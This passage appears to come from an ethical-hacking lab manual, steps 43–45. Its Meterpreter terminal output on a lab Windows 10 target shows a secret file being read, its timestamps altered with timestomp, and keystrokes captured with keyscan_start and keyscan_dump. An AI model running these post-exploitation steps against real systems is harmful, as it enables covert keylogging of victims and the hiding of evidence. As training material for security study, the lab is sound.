
43. ☐ Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.


Applications Places System
Tue Aug 25, 00:07
Parrot Terminal
File Edit View Search Terminal Help
100666/rw-rw-rw- 600580 fil 2020-08-24 01:05:30 -0400 PowerUp.ps1
100777/rwxrwxrwx 73802 fil 2020-08-24 00:57:09 -0400 Test.exe
100777/rwxrwxrwx 6281605 fil 2020-08-24 07:02:01 -0400 beRoot.exe
100666/rw-rw-rw- 282 fil 2016-04-14 07:33:35 -0400 desktop.ini
100666/rw-rw-rw- 44 fil 2020-08-24 08:43:21 -0400 secret.txt
meterpreter > cat secret.txt
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (738197504 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >


44. ☐ Now, click Windows 10 to switch to the **Windows 10** machine, create a text file, and start typing something.


Downloads
File
Home
Share
View
This PC
Downloads
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
*test.txt - Notepad
File Edit Format View Help
My phone number is XXXXXXXXXX and my email address is XXXXXX@gmail.com
Ln 1, Col 71
100%


45. ☐ Click Parrot Security to switch to the **Parrot Security** machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.


Applications Places System
Tue Aug 25, 00:10
Parrot Terminal
File Edit View Search Terminal Help
"My credit card account number is 123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified : 2018-02-11 08:10:03 -0500
Accessed : 2020-08-25 00:52:35 -0400
Created : 2020-08-24 09:43:21 -0400
Entry Modified: 2020-08-24 09:43:51 -0400
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter > search -f pagefile.sys
Found 1 result...
c:\pagefile.sys (738197504 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right><Right><Right><Right><Right><Left><Right Shift><Home>test<CR>
<CR>
<Shift>The<^H><^H><^H><^H><^H><^H><^H><Shift>My po<^H>hone number is <Right Shift>XXXXXXXXXX and my e
mail address is <Right Shift>XXXXXX<Shift>@gmail.com
meterpreter >

